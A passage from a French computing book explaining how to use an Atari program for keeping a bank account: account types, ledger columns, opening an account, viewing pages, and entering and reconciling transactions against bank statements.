Cette situation, tout un chacun pourrait un jour la vivre, comme bien d'autres : la contestation d'une facture ancienne pourtant réglée, un litige sur une somme inscrite sur un chèque, l'utilisation abusive d'un numéro de carte bleue par un tiers mal intentionné (qu'il est souvent difficile de contrôler avec les seuls relevés de banque), des agios comptés sans raison valable (l'auteur en fut victime).

Une autre situation est celle du consommateur désirant céder à un coup de foudre, mais ne connaissant pas le solde de son compte.

Aussi, nous vous proposons, dans ce chapitre, un programme de gestion de compte qui vous permettra de contrôler au jour le jour (ou tous les trois jours, il n'insistera pas pour avaler les talons de chèque tous les soirs) le solde de votre compte, de vérifier vos relevés bancaires, et qui servira de mémoire bancaire.

N'est-ce pas une façon utile d'allier votre Atari à votre portefeuille ? Et puis, cela allègera la tâche des femmes qui, c'est bien connu, gèrent l'argent du ménage.

# 9/5.4.1

# Les comptes gérés

Le programme que nous vous proposons vous permettra de gérer quasiment tous les comptes courants existant et certains comptes épargne. Il intègre trois noms pré-établis de comptes, visibles sur la ligne supérieure de la figure 1 :

– CCP, par le choix **Compte Chèque** (ce nom a été choisi car nous avons emprunté la forme de la feuille de relevé fournie en fin des chéquiers) ;
– CL, par le choix **Compte Livret** si vous décidez de gérer un livret type épargne logement ;
– CE, par le choix **Compte Epargne** si vous désirez gérer un compte type plan d'épargne logement.

Bien sûr, vous pourrez utiliser des noms bien différents, composés de trois lettres (si vous avez plusieurs compte sur livret, vous pourrez les dénommer CL1, CL2...) en utilisant le chiox **Autre**, pour « autre compte ».

Le nombre de comptes gérés n'est pas limité par le programme ; seule la capacité de votre disquette (ou de votre disque dur) sera contraignante.

Nous avons par contre limité le nombre d'écritures à 1000, ce qui est largement suffisant pour gérer un compte durant une année complète (cela fait environ trois opérations par jour, week-end compris). Vous serez ainsi obligé, mais nous l'avons voulu ainsi, de fermer votre fichier en fin d'année, pour en ouvrir un nouveau en début d'année suivante (rassurez-vous, cela est prévu dans le programme).

# 9/5.4.2

# La feuille de calcul

Pour gérer notre compte, nous avons décidé d'utiliser une feuille de calcul simple sur laquelle seront notées sept rubriques (voir figure 1) :

– *la date d'émission du chèque*, de l'achat par carte bancaire, ou de crédit de votre compte (versement d'un chèque, salaire, ...). Huit caractères sont réservés à cet effet, ce qui suffit pour écrire les dates sous la forme JJ.MM.AA (Jour - Mois - Année) ;

– *le numéro du chèque* ou de l'opération bancaire. Lorsque aucun numéro n'est connu (versement d'un chèque, carte de crédit), le programme se





**Fig. 1**

chargera de mettre un numéro qu'il utilisera sans ambiguïté. Neuf caractères sont réservés pour cela et sont suffisants ; un numéro de chèque plus long peut être tronqué, car certains de ses chiffres ne correspondent en général qu'à la date d'émission du carnet ;

– *l'objet de l'opération*, pour laquelle la zone semble petite, mais nous avons pensé aux possesseurs d'écrans couleurs qui ne peuvent travailler au maximum qu'en moyenne résolution. Nous vous faisons confiance pour trouver les contractions explicites des opérations réalisées ;

– *le crédit apporté au compte* (salaire, versement de chèque...), qui pourra aller jusque la somme de 999 999,99 francs (un salaire correct, quoi). Si vous trouvez que cela n'est pas suffisant, votre ordinateur n'est certainement pas un Atari, mais une station de travail ;

– *le débit*, colonne en général plus utilisée que la précédente hélas ! et qui pourra contenir des sommes à faire rêver : jusque 999 999,99 francs (NB : si vous faites souvent ce type de dépenses pensez à l'auteur) ;

– ***N.Avoir*** correspond au nouvel avoir sur le compte, calculé en fonction du débit ou du crédit et pourra atteindre la somme faramineuse de 9 999 999,99 francs. Un conseil : le jour où cela vous arrive, pensez aux placements et faites vous rentier. En négatif, vous pourrez atteindre une somme moindre en valeur absolue : – 999 999,99 francs. Chacun appréciera cette situation à sa juste valeur, à moins qu'il ne soit à la tête d'une entreprise en faillite ou d'un club de football ;

– ***Date.Val*** est ici ce que l'on appelle la date de valeur, que l'on retrouve sur tous les relevés bancaires, et qui occasionne parfois des découverts intempestifs. Cette rubrique sera complétée à la réception de chaque relevé bancaire et servira au programme pour vérifier l'avoir du relevé. D'une largeur limitée, certes, cette feuille de calcul suffit en général pour gérer les comptes à utilisation familiale.

# 9/5.4.3

# Utilisation du programme

Nous allons ici étudier les différentes possibilités de notre programme de gestion de compte et ainsi vous transformer en gestionnaire averti. Avant toute chose, munissez-vous de préférence d'une disquette contenant une copie du programme de gestion de compte, plus une disquette supplémentaire formattée, qui vous sera réclamée par le programme, afin d'effectuer une double sauvegarde (on n'est jamais trop prudent).

### L'ÉCRAN DE PRÉSENTATION

Une première étude de cet écran a été effectuée précédemment sur les comptes gérés. Ainsi, en appuyant sur l'une des touches correspondant aux caractères en vidéo inversée, vous accédez directement à la gestion du compte choisi.

Stop ! ne vous précipitez pas ! Il faudrait tout de même commencer par l'ouverture du compte que nous allons étudier ci-après.

Signalons l'appui sur la touche F qui vous permettra de quitter le programme et de revenir au bureau.

### OUVERTURE D'UN COMPTE

L'ouverture d'un compte s'effectue par le choix O qui accède à une partie de l'écran de la figure 2, dans lequel vous devrez entrer les différents paramètres :

– date : date de création du compte ;

– centre : localisation de la banque gestionnaire ;

– numéro c/c : numéro du compte ;

– nom : nom(s) du (ou des) titulaire(s) du compte ;

– adresse : 2 lignes pour l'adresse de domiciliation du compte ;

– ville : ville de domiciliation du compte ;

– nom du 1er fichier : le nom (4 lettres au maximum) que vous donnerez au premier fichier géré par le programme. Nous vous conseillons d'indiquer ici l'année gérée ;

– avoir : somme sur le compte au moment où vous l'ouvrez (l'ouverture informatique, l'ouverture effective auprès de la banque pouvant être bien antérieure).

Le programme vous demande ensuite confirmation des renseignements entrés.

Dans la négative, l'écran est à nouveau affiché et la saisie attendue.

Si vous avez confirmé, une autre fenêtre s'ouvre pour que vous puissiez y préciser le type de compte. Vous frapperez sur 1, 2, 3 ou 4 selon votre cas, le choix 4 vous permettant de donner un nom qui vous est cher (pas plus de 3 lettres).





**Fig. 2**

Suite à ce choix, l'affichage revient à l'écran de présentation et vous pourrez entrer dans la gestion ou ouvrir un autre compte, à moins que vous ne préfériez remettre la suite au lendemain.

### LES CARACTÉRISTIQUES DU COMPTE

Dès l'entrée dans la gestion du compte choisi, un premier écran vous rappelle les caractéristiques du compte et le nom du fichier traité (figure 3).

Le programme attend votre bon vouloir par l'appui sur une touche quelconque pour passer à la partie la plus importante de la gestion.

### LE MENU DE GESTION DU FICHIER

Sept choix sont présents sur ce menu présenté tel qu'il apparaît en figure 4.

On remarquera, toujours affichés, pour mémoire, sur la ligne supérieure, le type de compte et le nom du fichier en cours.





**Fig. 3**





**Fig. 4**

**LE RÉPERTOIRE**

Lors du choix numéro 1 (ou R), l'écran de la figure 5 sera visualisé.

Le répertoire permet de consulter le fichier en cours, pour éventuellement rechercher un chèque réclamé ou pour simple information sur l'évolution du solde du compte.





**Fig. 5**

Le programme signale le nombre de pages écrites et interroge sur le numéro de page que vous désirez consulter dans une fenêtre de sélection de page.

Le numéro de page étant validé (les erreurs sont gérés, et il est impossible de lire une page inexistante), le programme affiche les relevés de celle-ci (figure 6).





**Fig. 6**

Le numéro de page est rappelé dans la zone de titre de la fenêtre, ainsi qu'une proposition de lecture d'une autre page (choix Oui) de la page précédente (touche –) ou de la page suivante (touche +).

Il est aussi possible de quitter le répertoire par l'appui sur Fin, et ainsi retourner au menu de gestion.

### MISE A JOUR

Ce chapitre du menu va vous permettre d'ajouter de nouvelles écritures au fichier (opérations normalement récentes si vous tenez le compte régulièrement à jour), ou de pointer les opérations apparues sur le relevé de la banque.





**Fig. 7**

Trois choix s'offrent dans la ligne de titre de la fenêtre alors affichée (figure 7) :

- **[1] Insertion** : pour ajouter des opérations ;
- **[2] Modification** : pour pointer les opérations du relevé ;
- **[ESC]** : pour retourner au menu.

**[ESC]** correspond à l'appui sur la touche du même nom et renvoie au menu de gestion de compte. Les deux autres choix s'effectuent par l'appui sur la touche numérique correspondant au numéro en crochets.

### Insertion

Ce choix propose une fenêtre représentant la feuille de calcul sur laquelle est rappelée la dernière opération entrée.

Vous pourrez y entrer au fur et à mesure tous les chèques et paiements par carte de crédit que vous effectuerez, ainsi que les prélèvements automatiques dont les dates sont fixées (par trois mois à l'avance tout de même).

Cette fonction servira aussi à compléter la feuille de calcul sur des opérations non encore inscrites, mais apparaissant dans le relevé (remboursements de Sécurité sociale, versements de primes, éventuellement de salaire, si vous considérez que vous ne pouvez le dépenser que lorsque vous le voyez apparaître sur le relevé).

Le curseur se positionne dans la colonne **Date** et attend la validation de celle-ci avant de passer à la colonne suivante, chaque colonne validée proposant le passage à la suivante (figure 8).





**Fig. 8**

Dans la colonne **Numéro**, vous entrerez le numéro de chèque ou éventuellement d'opération.

Si vous n'avez pas de numéro à votre disposition pour compléter cette zone, vous pouvez valider sans rien y inscrire. Le programme se chargera, lors de la validation de la ligne, de placer un code repérant le numéro, sous la forme **OSNxx**, OSN signifiant Opération Sans Numéro, xx étant un nombre s'incrémentant automatiquement (la première OSN portera le numéro 1, la deuxième le numéro 2, etc.).

Lors de l'arrivée sur la colonne **Crédit**, vous entrez celui-ci, si la somme est bien à ajouter à votre compte, sinon vous validez sans rien y inscrire.

Si par contre la zone **Débit** ne doit pas être affectée (à cause d'un crédit précédemment entré), c'est elle que vous validerez à vide.

Le nouvel avoir (N.Avoir) est automatiquement calculé, et le curseur se positionne directement sur la zone Date.Val.

Pour un chèque récent, vous n'avez généralement pas à remplir cette zone, elle sera complétée lors du pointage sur le relevé : vous validerez sur une zone vide. Par contre, si l'insertion concerne une opération que vous n'avez pas pu noter avant le relevé (remboursement...), vous pouvez y inscrire ici la date de valeur notée aux côtés de ladite opération.

Après validation sur cette colonne, le programme vous demande confirmation (figure 9).





**Fig. 9**

Après vérification, si vous refusez la validation (à cause d'une erreur de frappe par exemple), le programme efface la ligne inscrite et vous propose une nouvelle entrée.

Si vous avez acquiescé, le programme vous propose aussi l'entrée d'une nouvelle ligne.

Répondre Oui repositionne le curseur dans la colonne Date de la feuille de calcul.

En cas de réponse négative, l'écran de la figure 7 est de nouveau affiché (Choix Mise à jour).

### Modification

Ce choix permet de pointer les opérations antérieurement entrées et apparaissant sur le relevé bancaire.

Quatre choix sont proposés, et dans la ligne de titre de la fenêtre sont affichés :

- [0] = DATE : pour entrer la date de valeur ;
- [1] = NUMERO : pour rechercher un numéro ;
- [2] = LIST : pour consulter une page ;
- [3] = VALIDE : pour valider un pointage ;
- [ESC] : pour retourner à la page précédente.





**Fig. 10**

La frappe sur la touche numérique **0** affiche l'écran de la figure 10 et propose l'entrée de la date de valeur traitée. Cette date s'inscrit à la place de l'inscription [ESC] dans la ligne de titre.

Le choix **1** permet d'entrer le numéro de l'opération à pointer, qui apparaît en général sur le relevé, sauf pour les opérations sans numéro (figure 11).

Le programme se charge alors de rechercher l'opération portant le numéro entré, et l'affiche sous la dernière ligne affichée. Si le numéro n'est pas trouvé, une boîte d'alerte le signale, comme présenté en figure 12.

Il vous suffira de frapper la touche **3** pour valider le pointage de l'opération, ce qui aura pour effet d'inscrire la date de valeur dans la dernière colonne de l'opération.

*Attention :*

Une fois la validation effectuée, il ne sera plus possible de dévalider l'opération affectée (même en précisant une nouvelle date de valeur composée d'une chaîne vide), car le programme met automatiquement à jour le solde devant apparaître sur le relevé. La seule opération possible est la modification de cette date.





**Fig. 11**

